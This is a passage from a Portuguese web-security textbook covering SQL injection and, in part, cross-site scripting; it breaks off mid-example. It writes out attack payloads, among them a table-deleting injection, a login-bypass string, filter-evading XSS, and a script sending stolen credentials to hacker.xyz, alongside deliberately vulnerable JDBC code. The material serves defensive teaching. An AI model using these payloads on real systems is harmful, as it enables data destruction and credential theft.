Segurança

Em aplicações web

Casa do Código

SÉRIE CAELUM

RODRIGO FERREIRA

ISBN

Impresso e PDF: 978-85-5519-249-4

EPUB: 978-85-5519-250-0

MOBI: 978-85-5519-251-7

Você pode discutir sobre este livro no Fórum da Casa do Código: http://forum.casadocodigo.com.br/.

Caso você deseje submeter alguma errata ou sugestão, acesse http://erratas.casadocodigo.com.br.

AGRADECIMENTOS

Este já é o segundo livro que escrevo pela editora Casa do Código. Escrever um livro não é fácil. É um enorme desafio, mas um muito prazeroso e que vale a pena, pois, afinal, você está contribuindo para o aprendizado de muitas pessoas.

Para mim, ensinar é uma maneira de mudar a vida de uma pessoa, e essa pessoa mudar a vida de outras, com a aplicação e o repasse do conhecimento adquirido.

Gostaria de agradecer a editora Casa do Código pela oportunidade de compartilhar meus conhecimentos. A meus amigos e familiares que me incentivaram e me deram apoio. E também a minha esposa Luanna, pela paciência, apoio e por sempre me incentivar, motivar e acreditar que sou capaz.

SOBRE O AUTOR

Eu me chamo Rodrigo da Silva Ferreira Caneppele, sou bacharel em Sistemas de Informação pela Universidade Católica de Brasília e trabalho como desenvolvedor de software desde 2008, tendo grande experiência com análise, desenvolvimento e arquitetura de sistemas. Possuo as certificações SCJP, SCWCD, CSM, OCE-JPAD, OCE-EJBD e OCE-WSD. Desde 2012, trabalho na Caelum como desenvolvedor e instrutor, ministrando treinamentos de Java, Java EE, PHP, front-end e Agile.

Como desenvolvedor de software, sempre me preocupei bastante com a questão da segurança, e acredito que todo desenvolvedor deveria estudar sobre o assunto, pelo menos para ter noções básicas. Para assim, não delegar tal preocupação apenas para os arquitetos ou especialistas em segurança da informação, pois boa parte das vulnerabilidades presentes nos softwares é gerada por descuidos dos próprios desenvolvedores ao codificarem suas funcionalidades.

Ultimamente, tenho pesquisado bastante a respeito desse assunto e, neste livro, pretendo transmitir todo o conhecimento adquirido nos meus estudos e nas minhas experiências em projetos nos quais trabalhei ao longo da minha carreira profissional.

INTRODUÇÃO

Segurança é um tema muito importante. Construir uma aplicação Web segura é uma tarefa bem difícil hoje em dia, pois existem diversos tipos de ataques que podem ser realizados contra ela, sendo que novas vulnerabilidades e ataques vão surgindo com o passar do tempo.

Muitos ataques estão relacionados com vulnerabilidades presentes na infraestrutura da aplicação. É bem comum encontrarmos nosso ambiente de produção com softwares desatualizados, como por exemplo, o Sistema Operacional, o SGBD e o Servidor de Aplicações. Mas uma grande parte dos ataques ocorre por conta de vulnerabilidades presentes na própria aplicação, sendo responsabilidade dos desenvolvedores e arquitetos conhecer tais fraquezas e como fazer para evitá-las.

Neste livro, vou focar nos ataques relacionados com vulnerabilidades presentes na própria aplicação. Vou explicar de maneira detalhada como funcionam os ataques, como verificar se sua aplicação está vulnerável a eles, e como fazer para corrigir tais inseguranças. Falarei de ataques como: SQL Injection, Cross-Site Scripting (XSS), Cross-Site Request Forgery (CSRF), Session Hijacking, dentre outros.

Em cada capítulo, focarei em um tipo de ataque, explicando como funciona e exemplificando com códigos. Você verá como fazer para testar se sua aplicação está vulnerável a ele, e mostrarei como corrigir tal vulnerabilidade.

Público-alvo

O livro é indicado para desenvolvedores Web, independente da

linguagem de programação utilizada, que tenham conhecimentos **básicos** em Banco de Dados, protocolo HTTP e nas linguagens SQL, HTML e JavaScript.

No livro, usarei a linguagem Java, e eventualmente a linguagem PHP, para exemplificar as técnicas. Mas, conforme dito anteriormente, as técnicas e práticas que vou apresentar são independentes da linguagem de programação que você usa, então tentarei sempre citar as principais bibliotecas e frameworks que podem ser utilizados em outras linguagens de programação para a mesma situação.

Sumário

Capítulo 1

O VELHO E CONHECIDO SQL INJECTION

Você tem o costume de fazer compras pela internet e/ou de acessar sua conta bancária do computador ou smartphone? É bem provável que você tenha respondido que sim, pois se você é da área de TI, provavelmente gosta de tecnologia e de serviços online que facilitem a sua vida.

Mas e quanto às pessoas que não são da área de TI? Será que elas também têm esse mesmo hábito? Será que elas confiam nos sites e aplicações Web? Será que elas realmente estão dispostas a digitar suas informações pessoais e sensíveis, tais como número do cartão de crédito e senha da conta bancária, na internet em prol da comodidade? É bem provável que agora a resposta seja **não**. E o motivo mais comum para isso é bem simples: **medo**.

Usuários leigos não têm como avaliar se uma determinada aplicação é realmente segura. Geralmente, eles somente acessam aplicações desenvolvidas por empresas em que eles têm uma grande confiança.

Portanto, é muito importante que as empresas invistam bastante em segurança da informação, para não perderem a confiança de seus clientes e evitarem assim possíveis prejuízos. No livro, vamos discutir bastante sobre as principais vulnerabilidades que normalmente são encontradas em aplicações Web.

Para começar, neste capítulo veremos o ataque conhecido como SQL Injection, que não se restringe apenas ao mundo Web. Ele pode ser realizado em qualquer tipo de aplicação que acesse um banco de dados.

1.1 A VULNERABILIDADE

Se você for um desenvolvedor, é bem provável que já tenha ouvido falar do ataque SQL Injection, afinal ele é bem antigo e conhecido por todos. Mas não se deixe enganar. Embora seja antigo e popular, ele ainda é um dos principais ataques realizados contra aplicações que acessam banco de dados, e existem muitas aplicações por aí que ainda estão vulneráveis a ele.

Caso você ainda não tenha ouvido falar desse ataque, não se preocupe, pois neste capítulo veremos como ele funciona.

Praticamente todas as aplicações, sejam Web ou desktop, precisam manter as informações de seus usuários armazenadas em algum local confiável, seguro e não volátil. É bem provável que os desenvolvedores dessas aplicações escolham um SGBD (Sistema Gerenciador de Banco de Dados) para armazenar tais informações, já que essa é a principal ferramenta utilizada para realizar tal tarefa, e foi pensada e projetada para realizá-la de maneira eficiente.

Os SGBDs tradicionais usam o **modelo relacional** para organizar as informações que neles serão persistidas. Para efetuar a manipulação de tais informações, foi criada a linguagem SQL (*Structured Query Language*), e até hoje ela continua sendo a linguagem padrão utilizada por eles. Os principais SGBDs usados no mercado são: MySQL, PostgreSQL, Oracle, SQL Server e DB2.

Em uma aplicação, é bem comum termos dezenas, ou até centenas, de comandos SQLs distintos, que serão utilizados para

cadastrar, recuperar, alterar e remover suas informações. Alguns desses comandos serão estáticos, ou seja, não dependerão de parâmetros digitados pelos usuários na aplicação. Entretanto, outros serão dinâmicos, sendo gerados em combinação com as informações fornecidas pelos usuários.

Um exemplo de comando SQL estático seria o usado para buscar todos os usuários cadastrados na aplicação. Para tal tarefa, o SQL poderia ser algo como:

```
SELECT * FROM usuarios;
```

Perceba que o comando anterior é bem simples e independe de quaisquer informações do usuário para ser montado. Mas alguns outros comandos são mais complexos e, eventualmente, vão precisar de algumas informações fornecidas pelo usuário.

Um exemplo seria uma consulta dos produtos cujo preço está entre uma determinada faixa de valores. Poderíamos ter o seguinte SQL para realizá-la:

```
SELECT * FROM produtos WHERE preco BETWEEN 1000.00 AND 5000.00;
```

A grande questão do comando anterior é que nem sempre vamos querer consultar os produtos com o preço entre R$ 1.000,00 e R$ 5.000,00. É necessário que a aplicação tenha flexibilidade, permitindo ao usuário a possibilidade de informar a faixa de valores que ele deseja consultar. Nesse caso, a aplicação poderia ter, na tela de consulta, campos para que o usuário possa informar a faixa de valores.

O comando SQL deve então ser montado dinamicamente, a partir dos valores informados nos campos da tela da aplicação. Seria algo como:

```
SELECT * FROM produtos
    WHERE preco BETWEEN :valorMinimo AND :valorMaximo;
```

Sendo que `:valorMinimo` e `:valorMaximo` são as informações digitadas pelo usuário. Para montar o comando SQL completo, será necessário **concatenar** no restante dele os valores digitados na tela, e é justamente aí que mora o perigo!

E se o usuário digitar algum comando SQL nos campos da tela? Isso certamente vai alterar o comando que planejávamos executar na aplicação, causando erros inesperados. Esse é o famoso ataque conhecido como **SQL Injection**.

1.2 COMO FUNCIONA O SQL INJECTION?

O SQL Injection é um ataque bem simples de ser realizado, pois basicamente a ideia dele consiste em digitar **comandos SQL** nos **inputs de formulários** da aplicação. Se os valores digitados pelos usuários nos campos forem concatenados diretamente nos comandos SQL, sem ser realizada uma validação ou tratamento antes, certamente ela estará vulnerável a esse tipo de ataque.

O ataque é simples por não exigir conhecimentos técnicos avançados. Para realizá-lo, basta acessar na aplicação alguma tela que possua algum campo de texto e digitar trechos de comandos SQL nele. Por exemplo:

```
'; delete from usuarios;
```

Repare como o comando anterior é bem pequeno e simples, sendo inclusive até fácil de ser memorizado. Mas não é o fato do ataque ser simples de realizar que o torna pouco prejudicial. Muito pelo contrário, esse ataque pode gerar danos catastróficos para uma empresa.

Repare novamente no comando anterior e perceba que ele tem uma instrução SQL que serve para apagar todos os registros da tabela de usuários da aplicação. Claro, isso assumindo que o nome

da tabela que armazena os usuários da aplicação seja `usuarios`.

Se a aplicação tiver a vulnerabilidade que permite um ataque de SQL Injection, e algum usuário ou hacker executar o comando anterior, ninguém mais conseguirá ter acesso a ela. Se a empresa responsável pela aplicação não tiver guardado um *backup* com os dados dessa tabela, certamente ela estará em apuros.

Além de digitar comandos SQL para apagar informações da aplicação, é possível também digitar comandos para a obtenção de informações dos usuários. Imagine o impacto que poderia ser causado a uma empresa caso alguém execute um comando que recupere informações sigilosas de seus usuários, como por exemplo, os dados de seus cartões de crédito.

Isso inclusive já foi feito por alguns hackers em diversas aplicações reais, sendo que, para piorar, os hackers costumam divulgar ou até vender tais informações em fóruns na internet.

HACKER

Hacker hoje em dia é um termo bastante genérico. Antigamente, hacker significava alguém com profundos conhecimentos técnicos em hardware e software, cujo objetivo era atacar dispositivos eletrônicos e sistemas na internet, para obtenção de informações privilegiadas, além de causar prejuízos a terceiros.

Hoje, o termo hacker também é associado a um desenvolvedor de software/hardware, cujas habilidades são utilizadas para a construção/manutenção de tais ferramentas, sem o intuito de prejudicar pessoas ou empresas.

Neste livro, utilizarei o termo hacker no modo pejorativo, ou seja, para descrever um usuário malicioso com o intuito de explorar vulnerabilidades em uma aplicação, visando roubar as informações dela ou prejudicar seu funcionamento.

Testando se uma aplicação está vulnerável

Existem diversas maneiras de testar se uma determinada aplicação está vulnerável ao SQL Injection. Uma delas inclusive é bem simples de executar. Consiste em tentar fazer login na aplicação via SQL Injection.

Para realizá-lo, basta acessar a tela de login da aplicação que você quer testar se está vulnerável ao ataque, e digitar o seguinte comando no campo de login:

```
' or 1 or 'a' = 'a
```

E no campo de senha, digitar qualquer coisa, como por exemplo,

`123456 .`



Figura 1.1: Tela de login com comandos SQL

Ao clicar no botão de logar, se você for redirecionado para alguma tela interna da aplicação, isso significa que ela está vulnerável ao ataque e você conseguiu invadi-la com sucesso. Caso apareça alguma mensagem de erro e você permaneça na tela de login, isso significa que o ataque não deu certo e a aplicação aparenta estar protegida.

Agora vamos entender melhor o que aconteceu no teste anterior.

Geralmente, uma funcionalidade de login consiste em termos uma tabela no banco de dados, para o armazenamento dos usuários cadastrados na aplicação, uma tela de login e uma lógica de autenticação, cujo um dos passos é a consulta ao banco de dados. E, no geral, o comando SQL para executar a consulta será algo parecido com:

```
SELECT * FROM usuarios WHERE login = 'admin' AND senha = '1234';
```

Sendo `admin` e `1234` os valores digitados pelo usuário na tela de login.

Em Java, utilizando o JDBC, podemos ter essa consulta encapsulada no seguinte método:

```
public Usuario buscaPorLoginESenha(String login, String senha) {
    String sql = "SELECT * FROM usuarios WHERE
        login = '" +login +"' AND senha = '" +senha +"'";

    Connection con = //recupera a connection...
    ResultSet resultado = con.createStatement().executeQuery(sql);

    return montaObjetoUsuario(resultado);
}
```

Perceba no código anterior que estamos **concatenando** os parâmetros `login` e `senha` diretamente na String que monta o comando SQL. Isso é exatamente o que gera a vulnerabilidade, pois não há como garantir que os usuários nunca digitem trechos de comandos SQL nos campos da aplicação.

No teste realizado anteriormente, o comando SQL final seria este:

```
SELECT * FROM usuarios WHERE
        login = '' or 1 or 'a' = 'a' AND senha = '123456'
```

Analisando a cláusula `WHERE` do comando anterior, teremos a seguinte situação:



Figura 1.2: Análise da cláusula WHERE

Ou seja, o resultado final será:

```
false OR true OR true AND false
```

E essa operação lógica vai resultar em `true`, como se a consulta tivesse retornado um registro de usuário válido do banco de dados, fazendo assim com que a aplicação efetue o login do usuário

normalmente.

1.3 COMO PROTEGER UMA APLICAÇÃO CONTRA ESSE ATAQUE?

> A regra que gosto de citar é bem simples: **NÃO CONFIE NOS SEUS USUÁRIOS!**

Inclusive, ao seguir essa regra, você vai evitar até que sua aplicação esteja vulnerável a outros tipos de ataque, como o Cross Site Scripting, tema do próximo capítulo.

A ideia para evitar a vulnerabilidade é que você **sempre** deve validar e tratar as informações digitadas pelos usuários da aplicação, pois eventualmente pode se ter um hacker ou usuário mal-intencionado entre eles. No caso do SQL Injection, você **jamais** deve concatenar as informações digitadas pelo usuário em seus comandos SQL sem antes fazer um tratamento.

Você pode fazer a validação/tratamento das informações manualmente, o que não é aconselhado por ser trabalhoso, ou pode utilizar alguma biblioteca que já te forneça esse serviço. Normalmente, os frameworks de persistência/ORM (*Object Relational Mapping*) usados para simplificar o código de acesso ao banco de dados pela aplicação já possuem mecanismos para evitar esse ataque, bastando apenas você conhecê-los e utilizá-los de maneira correta.

USANDO UM FRAMEWORK DE PERSISTÊNCIA/ORM, ESTOU PROTEGIDO?

Não necessariamente. Não é o fato de estar utilizando um framework de persistência/ORM que vai deixá-lo protegido, afinal, você pode estar o usando de maneira errada.

Os frameworks possuem mecanismos para evitar o SQL Injection, mas geralmente eles não o proíbem de concatenar parâmetros nos comandos SQL. E ao fazer isso, sua aplicação ficará vulnerável da mesma maneira.

No exemplo anterior, utilizando JDBC, você consegue evitar o SQL Injection ao usar o `PreparedStatement` em vez do `Statement`. Um exemplo daquele método com esse ajuste seria algo como:

```
public Usuario buscaPorLoginESenha(String login, String senha) {
    String sql = "SELECT * FROM usuarios WHERE
        login = ? AND senha = ?";

    Connection con = //recupera a connection...
    PreparedStatement ps = con.prepareStatement(sql);
    ps.setString(1, login);
    ps.setString(2, senha);

    ResultSet resultado = ps.executeQuery();
    return montaObjetoUsuario(resultado);
}
```

Repare no código anterior que agora não estamos mais concatenando os parâmetros diretamente na String do comando SQL, mas sim atribuindo-os via métodos da classe `PreparedStatement`, que já possuem mecanismos de proteção contra o ataque de SQL Injection.

Agora sim, a aplicação não está mais vulnerável ao SQL Injection na tela de login. Mas lembre-se de que essa regra deve ser aplicada a todas as funcionalidades da sua aplicação, e não somente à funcionalidade de login.

1.4 CONCLUSÃO

Vimos neste capítulo como funciona o SQL Injection, como fazer para testar se sua aplicação está vulnerável a ele e também como fazer para evitar tal vulnerabilidade. Embora o SQL Injection seja um dos ataques mais antigos e conhecidos, ainda hoje ele é considerado um dos **Top 10** ataques mais comuns, e milhares de aplicações e sites por aí estão vulneráveis a ele.

Existem dezenas de casos nos quais hackers conseguiram invadir aplicações e roubar informações sigilosas de usuários, como o número de seus cartões de crédito, por meio do SQL Injection. Ele é um ataque bem fácil de ser realizado, porém pode gerar danos catastróficos.

Vimos também que, para não deixar uma aplicação vulnerável a esse ataque, não devemos confiar nas informações digitadas pelos usuários, sempre as validando e fazendo um tratamento quando for o caso. Também vimos que **nunca** devemos concatenar tais informações nos comandos SQL da aplicação, pois é justamente isso que causa a vulnerabilidade.

No próximo capítulo, veremos um outro ataque que também é bem popular e tem muitas características similares ao SQL Injection. É o Cross-Site Scripting, também conhecido como XSS. Eu costumo dizer que ele é o irmão caçula do SQL Injection. :)

Capítulo 2

CROSS-SITE SCRIPTING IS MY HERO!

No dia 04 de outubro de 2005, Samy Kamkar, um hacker com 19 anos de idade, escreveu um código JavaScript malicioso. Este explorava uma vulnerabilidade presente no site do Myspace, que naquela época era considerada a maior rede social da internet.

O script que Samy escreveu fazia com que o usuário que visitasse seu perfil automaticamente o adicionasse como amigo, e além disso, também adicionava na página da vítima uma categoria chamada **My heroes** com o texto: **but most of all, Samy is my hero.**

Como Samy tinha poucos amigos, a visita a seu perfil era muito pequena e ele imaginou que, com esse script, não conseguiria muitos novos amigos. Por conta disso, ele teve a ideia de alterar o script para que ele também *infectasse* o perfil da vítima, fazendo com que ele se propagasse pelos seus amigos, pelos amigos dos seus amigos, e assim por diante.

Em pouco menos de 24 horas, Samy era o cara mais popular do Myspace, batendo a marca de 1 milhão de amigos! Incrível, não? Mas o pessoal do Myspace detectou algo estranho no site, tendo de tirá-lo do ar para corrigir a vulnerabilidade.

Samy não chegou a ser preso, mas foi sentenciado a ficar três anos longe dos computadores e também a prestar serviços comunitários. Você pode ver mais detalhes dessa história, e

inclusive ter acesso ao código-fonte do script do Samy, que ficou conhecido como **Samy Worm**, por ser um script que se propagava pelos usuários automaticamente, em: http://samy.pl/popular/.

Esse foi um dos ataques hackers mais famosos da história. Samy explorou uma vulnerabilidade presente no site do Myspace utilizando o ataque conhecido como **Cross-Site Scripting**, que, assim como o SQL Injection, também é antigo, fácil de realizar, e muitos sites e aplicações ainda estão vulneráveis a ele.

2.1 A VULNERABILIDADE

Algumas aplicações Web como blogs, portais de notícias e redes sociais costumam permitir que seus usuários postem conteúdo contendo trechos de código HTML, para que assim eles possam personalizar suas páginas adicionando cores, imagens, gifs animados, vídeos, dentre outros tipos de conteúdo. O Myspace era uma dessas aplicações.

Ele tinha uma tela na qual o usuário podia editar o seu perfil, contendo alguns campos para ele digitar suas informações pessoais. Se o usuário tivesse conhecimentos de HTML e CSS, ele podia inclusive adicionar trechos de códigos para alterar o visual de sua página.



Figura 2.1: Tela de edição de perfil no Myspace

Repare na imagem anterior que o site até destaca para o usuário que ele pode digitar trechos de código HTML/DHTML e CSS. Perceba também que o site proíbe o uso de JavaScript.

Muitos usuários costumavam adicionar códigos que apenas manipulavam cores, fontes e imagens. Um exemplo desse tipo de código que poderia ser adicionado ao site:

```
body {
    background-color: #366797;
    font-family: Helvetica, Arial, sans-serif;
    font-size: 14px;
}
```

Perceba que o código anterior é inofensivo, pois serve apenas para alterar a fonte e a cor de fundo da página. Códigos HTML e

CSS enviados pelos usuários geralmente não geram riscos à segurança de uma aplicação. O risco ocorre quando a aplicação aceita também códigos JavaScript, e é justamente por isso que, na imagem anterior do site do Myspace, havia a mensagem dizendo que códigos JavaScript não são permitidos.

E se algum usuário mal-intencionado enviasse para a aplicação um código JavaScript que, quando executado pelo navegador da vítima — que no caso seria algum outro usuário —, solicite a ela que informe novamente seus dados de autenticação e, na sequência, envia tais dados para algum outro lugar?

Um usuário distraído ou sem conhecimentos técnicos poderia achar que quem está solicitando tais informações é a própria aplicação, e sendo assim as forneceria sem a menor preocupação. Mal sabe ele que, infelizmente, na verdade está entregando tais informações para um possível hacker que explorou uma brecha na aplicação que permite o envio de códigos JavaScript.

Esse é o ataque **Cross-Site Scripting**, também conhecido como **XSS**.

2.2 COMO FUNCIONA O XSS?

Eu costumo dizer que o Cross-Site Scripting é o irmão caçula do SQL Injection, pois ambos os ataques são bem parecidos e exploram a mesma vulnerabilidade em uma aplicação, que é, novamente, a falta de tratamento adequado das informações digitadas pelos usuários.

No caso do SQL Injection, o hacker envia comandos SQL pela aplicação com o objetivo de obter ou apagar as informações que estão armazenadas em seu banco de dados. Já no XSS, o objetivo é enviar comandos JavaScript que serão executados pelo navegador da

vítima, com o propósito de enganá-la, solicitando suas informações pessoais, efetuando ações sem que ela perceba, ou até a redirecionando para alguma outra aplicação fraudulenta.

O ataque é realizado com o envio de códigos JavaScript pelos formulários de cadastros em uma aplicação. Como praticamente todas as aplicações possuem formulários de cadastros, todas elas estão sujeitas a esse ataque.

Após efetuar algum cadastro contendo nas informações trechos de código JavaScript, o ataque acontecerá sempre que algum usuário acessar a tela que exibe tais informações. Quando o navegador da vítima for exibir as informações, ele vai detectar o código JavaScript e então o executará. O problema é que o navegador não consegue diferenciar se o código é malicioso ou não, e sendo assim, sempre o executará.

Códigos JavaScript podem ser perigosos, pois, com eles, é possível manipular as informações no navegador do usuário e também fazer com que ele dispare requisições enviando tais informações a algum outro lugar.

Um hacker poderia enviar o seguinte código JavaScript para a aplicação:

```
<script>
var login = prompt("Digite seu Login:");
var senha = prompt("Digite sua Senha:");

var url = "http://hacker.xyz/xss?login=" +login +"&senha=" +senha;

var req = new XMLHttpRequest();
req.open("POST", url, true);
req.send();
</script>
```

O código anterior solicita que o usuário informe seus dados de autenticação na aplicação, e na sequência dispara uma requisição `ajax` para uma outra aplicação enviando tais dados. Esta outra

poderia ter sido criada pelo próprio hacker com o intuito de receber e armazenar os dados de suas vítimas.

Isso tudo aconteceria por de baixo dos panos do navegador. O usuário nem perceberia que acabou de ter seus dados roubados.

Outras maneiras de efetuar o ataque

Existem outras maneiras de efetuar o XSS além da maneira tradicional que utiliza os formulários de cadastro. Uma outra bem comum é por meio da funcionalidade de **Busca**, existente em alguns sites.

Figura 2.2: Exemplo da funcionalidade de busca

Repare na tela anterior do site da editora Casa do Código que, no cabeçalho, existe um campo para efetuar pesquisa de conteúdo dentro do site. Ao efetuar a pesquisa, somos redirecionados para uma página que lista os resultados encontrados, conforme o texto digitado. Por exemplo, se pesquisarmos por `GitHub`, teremos o seguinte resultado:

Figura 2.3: Busca pelo termo GitHub no site da Casa do Código

Repare na imagem anterior que, além de exibir o resultado da pesquisa, o site também exibe o termo pesquisado. E se tivéssemos digitado algum código JavaScript no campo de busca? Como o termo da pesquisa é exibido na página, se digitarmos um código JavaScript e o site tiver a vulnerabilidade, ele o executará.

Felizmente, o site da editora Casa do Código está protegido. Ao digitar algum código JavaScript na busca, ele será tratado e exibido como texto na tela de resultado, sem ser executado.



Figura 2.4: Busca contendo código JavaScript

Se o site não estivesse protegido, ele executaria o código JavaScript, que no caso exibiria um pop-up na tela. Essa é uma segunda maneira de efetuar o ataque XSS.

Mas essa maneira não parece ser muito útil, afinal, nós mesmos estamos entrando na página que executará o código JavaScript, e sendo assim o código seria executado no nosso próprio navegador. É como se estivéssemos atacando a nós mesmos. O código deveria ser executado no navegador de outro usuário, que no caso seria uma

vítima.

Mas como fazer para que a vítima execute esse código em seu navegador? Certamente ela não digitará um código JavaScript na busca do site por livre e espontânea vontade.

É aí que entra outro detalhe da funcionalidade de busca existente em alguns sites. Ao efetuar uma busca nesses sites, geralmente eles nos redirecionam para a página de resultado e o termo buscado é concatenado na barra de endereços do navegador. Vejamos novamente o exemplo no site da editora Casa do Código:



Figura 2.5: URL de busca no site da editora Casa do Código

Repare na barra de endereços e perceba que, no final da URL, aparece o termo pesquisado.

O hacker poderia adicionar ao final dessa URL um código JavaScript e enviá-la como um link para a vítima visitar. E caso a vítima clique no link, o código seria executado em seu navegador. Uma vítima distraída ou sem conhecimentos técnicos clicaria no link e nem perceberia que um código JavaScript malicioso acaba de ser executado em seu navegador.

Mascarando o código JavaScript

Há também uma outra possibilidade de realizar o XSS

mascarando-se o código JavaScript malicioso a ser enviado na aplicação. Pense bem, será mesmo que a equipe de desenvolvedores do Myspace não bloqueou o envio de códigos JavaScript na aplicação, causando assim a vulnerabilidade?

Se você pesquisar a respeito, vai descobrir que eles até implementaram um mecanismo de segurança, que validava as informações enviadas pelos usuários e removia quaisquer códigos JavaScript. O problema é que o mecanismo implementado por eles era falho, não cobrindo todas as possibilidades de códigos JavaScript que fossem enviados pelos usuários, em especial se tais códigos estivessem mascarados.

Códigos JavaScript são delimitados pela tag `<script>` e contém uma ou mais instruções que podem manipular a página ou enviar requisições. Um exemplo de código JavaScript que mostra uma pop-up na tela:

```
<script>
    alert("XSS");
</script>
```

Mas essa não é a única maneira de se escrever um código JavaScript, pois ele também pode ser escrito em atributos de tags HTML, e alguns navegadores antigos o aceitava até em algumas propriedades CSS. Veja um exemplo de código HTML contendo JavaScript embutido:

```
<img src="" onerror="alert('XSS')" />
```

O código anterior serve para carregar uma imagem na tela, mas se você reparar bem, vai perceber que o atributo `src` não foi preenchido, e isso vai causar um erro, fazendo com que o navegador dispare o código JavaScript presente no atributo `onerror` .

É possível até usar notação **Hexadecimal** para escrever o código JavaScript, tornando-o assim mais difícil de ser identificado:

```
<img
    src=""
    onerror="&#x6A&#x61&#x76&#x61&#x73&#x63&#x72&#x69&#x70
    &#x74&#x3A&#x61&#x6C&#x65&#x72&#x74&#x28&#x27&#x58&#x53
    &#x53&#x27&#x29">
```

Repare agora como o código anterior é ilegível por humanos. Mas o navegador consegue interpretar e executá-lo normalmente. Essa é a ideia de se mascarar o código JavaScript.

Ao usar essa técnica, um hacker consegue burlar algoritmos de tratamento de XSS que se baseiam em buscar no código enviado palavras-chaves, tais como `script` e `alert`. Com isso, o código malicioso acaba não sendo detectado.

XSS Filter Evasion Cheat Sheet

O OWASP (*Open Web Application Security Project*) disponibiliza uma página em seu site que contém uma lista com dezenas de maneiras distintas de se realizar o ataque XSS. Essa lista é conhecida como **XSS Cheat Sheet**, tendo sido originalmente criada por Robert Hansen, conhecido como RSnake, um especialista em segurança de aplicações Web. RSnake doou a lista para o OWASP, que agora é responsável por sua manutenção.

Ao se testar se uma aplicação está vulnerável ao XSS, é recomendado que se acesse o site do XSS Cheat Sheet, pois ele funciona como um guia para o desenvolvedor, contendo as dezenas de maneiras distintas de se tentar realizar o ataque.

O site pode ser acessado em: https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet.

OWASP

O *Open Web Application Security Project* é uma comunidade aberta, iniciada em 2001, com o objetivo de capacitar as organizações sobre como desenvolver, adquirir, operar e manter aplicações confiáveis, em relação à segurança. O projeto oferece gratuitamente documentos, ferramentas, fóruns e estudos sobre segurança em aplicações.

Um dos documentos mais populares produzidos pelo OWASP é o **Top 10**, que é uma lista elaborada baseada em estudos, contendo os 10 principais e mais críticos riscos existentes em aplicações. O documento descreve de maneira detalhada os riscos, mostra exemplos de como eles funcionam e também ensina como se prevenir contra eles.

Recomendo fortemente que você conheça e acompanhe o trabalho do OWASP em: http://www.owasp.org.

Testando se uma aplicação está vulnerável

É bem simples verificar se uma aplicação está vulnerável ao XSS, pois basta acessar alguma tela de cadastro dela e digitar algum código JavaScript em um dos campos do formulário. Por exemplo, imagine que temos uma aplicação com a seguinte tela de cadastro de clientes:

Figura 2.6: Tela de cadastro de clientes

O código HTML do formulário dessa página seria algo como:

```
<form action="clientes" method="post">
    <label for="nome">Nome</label>
    <input name="nome" id="nome">

